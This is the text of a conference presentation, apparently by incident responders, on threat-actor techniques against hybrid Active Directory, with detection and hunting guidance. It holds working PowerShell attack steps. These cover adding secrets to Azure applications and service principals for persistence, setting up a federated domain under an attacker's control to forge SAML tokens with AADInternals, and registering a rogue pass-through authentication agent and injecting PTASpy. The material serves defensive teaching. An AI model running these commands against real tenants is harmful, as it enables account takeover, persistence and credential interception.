Who owns your Hybrid AD, Hunting for Adversary Techniques!

Thirumalai Natarajan
Anurag khanna

Thirumalai Natarajan
@Th1ruM

- Principal Consultant @Mandiant
- Responding to Security Breaches
- Detection & Response Engineering
- Active Directory and Cloud Security
- Built & Managed Security Operations Center
- Speaker at Black Hat Asia, TB Cert forum & others
- Currently hold CISSP, OSCP and has held GIAC x 4

Anurag Khanna
@khannaanurag

- Manager - Incident Response @ CrowdStrike
- Advising organizations in midst of Security Attacks
- GSE # 97, Community Instructor, SANS Institute
- Past speaker at Blackhat, RSA, SANS etc

Introduction

What will we talk about today?

- Hybrid Active Directory
- Threat Actor TTPs targeting Hybrid Active Directory
- Methods to Hunt and Detect Threat Actors TTPs

Takeaway: Understand the Hybrid AD attack surface and hunt for Threat Actor TTPs.

Hybrid Active Directory - Attack surface

- Common Identity provider for Cloud and On-prem resources
- Extensively being leveraged for Cloud identity e.g., M365
- Opportunities to Maintain persistence
- Lateral Movement from On-premises to Cloud & vice-versa
- Lateral movement between tenants


Areas of Exposure

1. Abusing Azure Applications
2. Abusing Identity Federation Configuration
3. Backdooring Pass Through Authentication

1. Abusing Azure Applications


Background: Azure Applications

- Applications provide functionality
  - Application Object (Home Tenant)
  - Service Principal / Enterprise Application (Consumer Tenant)
- Single and Multi tenant Applications
- SaaS providers host multi tenant application



Background: Azure Applications

- Types of Permissions
  - Application Permissions
  - Delegated Permissions
  - Effective Permissions
- Consent
  - Process of user granting Auth to applications
- Authentication using secrets/certificates




Scenario 1: Supply Chain Attack

- Application Object in home tenant and configured with secrets
- Service principal registered in the consumer tenant to allow application to access resources
- Application uses secret to access resources in consumer tenant without user interaction
- Threat Actor can target the home tenant to achieve access to all consumer tenants

Scenario 1: Threat Actor Workflow - I

1 Threat actor adds secret to multi-tenant application registration in the home tenant


```
PS> Connect-AzureAD
PS> $startDate = Get-Date
PS> $endDate = $startDate.AddYears(3)
PS> $aadAppsecret = New-
AzureADApplicationPasswordCredential -ObjectId <ObjectId>
-CustomKeyIdentifier Secret01 -StartDate $startDate -
EndDate $endDate
PS> $aadAppsecret.Value
<ClearTextSecret>
```



Scenario 1: Threat Actor Workflow - II

2 Threat Actor uses App secret, and the App ID to access consumer tenants

```
PS> $passwd = ConvertTo-SecureString <ClearSecret> -
AsPlainText -Force
PS> $cred = New-Object
System.Management.Automation.PSCredential
(<ApplicationID>, $passwd)
PS> Connect-AzAccount -ServicePrincipal -Credential $cred
-Tenant <TenantID>
```




* The threat actor will require TenantID of the consumer tenant to perform this attack, several methods of gaining these are discussed in the accompanying paper.

Scenario 2: Targeting consumer tenant through service principal

- Consumer tenant has a corresponding service principal registered
- Threat Actor configures the service principal with certificate or secret
- Results in threat actor maintaining long term access

Scenario 2: Threat Actor Workflow - I

1. Threat actor adds secret to Service principal for a persistent long-term access





```
PS> Connect-AzAccount -Tenant <tenantID>
PS> $newCredential = New-AzADSpCredential -
ServicePrincipalName <ApplicationID>
PS> $BSTR =
[System.Runtime.InteropServices.Marshal]::SecureStringT
oBSTR($newcredential.Secret)
PS> $ClearSecret =
[System.Runtime.InteropServices.Marshal]::PtrToStringAu
to($BSTR)
```

Scenario 2: Threat Actor Workflow - II

2 Use Service principal and secret to login to the consumer tenant with permissions assigned to Service principal

```
PS> $passwd = ConvertTo-SecureString <ClearSecret> -
AsPlainText -Force
PS> $cred = New-Object
System.Management.Automation.PSCredential
(<ApplicationID>, $passwd)
PS> Connect-AzAccount -ServicePrincipal -Credential
$cred -Tenant <TenantID>
```



Detection & Hunting - Azure Application Abuse

Detection

Log Source: Azure Active Directory Audit Logs

Category: Application management

Activity Type: Update application –> Certificates and secrets management

Hunting

- Review for Applications and Service principals with secrets or certificates configured

```
$Apps = Get-AzureAD Application -All $True
foreach ($App in $Apps) {
            if ($App.PasswordCredentials.Count -ne 0 -or $App.KeyCredentials.Count -ne 0)
            {
            Write-Host 'Application Display Name::'$App.DisplayName
            Write-Host 'Application Password Count::' $App.PasswordCredentials.Count
            Write-Host 'Application Key Count::' $App.KeyCredentials.Count
            Write-Host ''
            } }
```

PowerShell to list Applications with secrets

Detection & Hunting - Azure Application Abuse

Hunting - Consumer Tenants

List and review all service principals with secrets configured

```
$Spns = Get-Azure AD ServicePrincipal -All $true
foreach ($Spn in $Spns) {
    if ($Spn.PasswordCredentials.Count -ne 0 -or $Spn.KeyCredentials.Count -ne 0) {
    Write-Host 'Application Display Name::'$Spn.DisplayName
    Write-Host 'Application Password Count::' $Spn.PasswordCredentials.Count
    Write-Host 'Application Key Count::' $Spn.KeyCredentials.Count
    Write-Host ''
    } }
```


Review the assigned permissions to Service Principals

2. Abusing Identity Federation Configuration

Background - Identity Federation

- Trust between two parties, to outsource AuthN and AuthZ to an Identity Provider (IdP)
- Securely share single digital identity across on-premises & cloud resources
- Azure AD can
  - Act as an identity provider
  - Leverage an external IdP like ADFS, Okta
- Active Directory Federation Services (AD FS) is an on-premises SAML based IdP used as a federated identity solution with Azure AD

AD FS Authentication Flow



Threat Actor Workflow

1. Threat Actor(TA) adds a new domain in Azure AD

```
PS> New-MsolDomain -Name threatactor.dev
```

2. TA changes the authentication method of the added domain to federated

```
PS> $issuerURI = "http://attackerdomain.dev"
PS> $uri = "http://log.attackerdomain.dev"
PS> $SigningCertificate = "<public certificate information>"
PS> > Set-MsolDomainAuthentication -DomainName threatactor.dev -
Authentication Federated -IssuerUri $issuerURI -LogOffURI $uri -
PassiveLogOnUri $uri -SigningCertificate $SigningCertificate
```

Threat Actor Workflow

3

TA collect information of the targeted user accounts like Immutable IDs

```
PS>Get-MsolUSer | Where-Object {$_.ImmutableId -ne $null} |
Select UserPrincipalName, ImmutableID

UserPrincipalName      ImmutableId
-----------------      -----------
red@threathunting.dev /aQOheKR9keCyww6Mui6Pw==
```

4

TA uses their own Signing certificate & identified immutable IDs to create valid SAML token to access resources integrated with Azure AD

```
PS> Open-AADIntOffice365Portal -ImmutableID
JonDVJBRZU2aqdfBNQgBkQ== -Issuer
"http://attackerdomain.dev" -PfxFileName attackerdomain.pfx
-PfxPassword '<password>'
```

Detection and Hunting - Abusing Identity Federation Configuration

Detection

Log Source: Azure Active Directory Audit Logs

Category: Directory Management

Activity Type: Set domain authentication

Value: Old value of ‘managed’ to new value of ‘federated’ for the target of the domain

Hunting

Proactively review domains added in the Azure AD


```
PS D:\> Get-MsolDomain

Name                            Status   Authentication
----                            ------   --------------
threatactor.dev                 Verified  Federated
```

3. Backdooring Pass Through Authentication

Azure Active Directory (Azure AD) Connect


- Microsoft tool to support Hybrid Authentication
- Synchronize user attributes between On-Prem AD & Azure AD
- Azure AD Connect Authentication supports:
  - Password Hash Synchronization (PHS)
  - Pass Through Authentication(PTA)
  - Federated Authentication



Pass Through Authentication (PTA)

- PTA enforces user authentication to happen on on-prem Active Directory
- Allows enforcement of on-premises AD password policies to maintain control
- Password is not synchronized to the Azure AD
- PTA agent maintains a persistent outbound connection to the Azure AD
- Multiple PTA agents can be registered with Azure AD and authentication flow is balanced between PTA agents

Authentication Flow with PTA



Threat Actor Workflow

1. Threat Actor registers their own Pass-through Authentication server as an additional PTA agent in Azure AD

```
PTA PS > ./AADConnectAuthAgentSetup.exe REGISTERCONNECTOR="false" /q
PTA PS > $cred = Get-Credential
PTA PS > .\RegisterConnector.ps1 -modulePath "C:\Program Files\Microsoft Azure AD
Connect Authentication Agent\Modules\" -moduleName "PassthroughAuthPSModule" -
Authenticationmode Interactive -Feature PassthroughAuthentication
```

2. Threat actor injects PTASpy.dll in “AzureADConnectAuthenticationAgentService” in TA’s PTA server

```
PTA PS > Import-Module AADInternals
PTA PS > Install-AADIntPTASpy
```

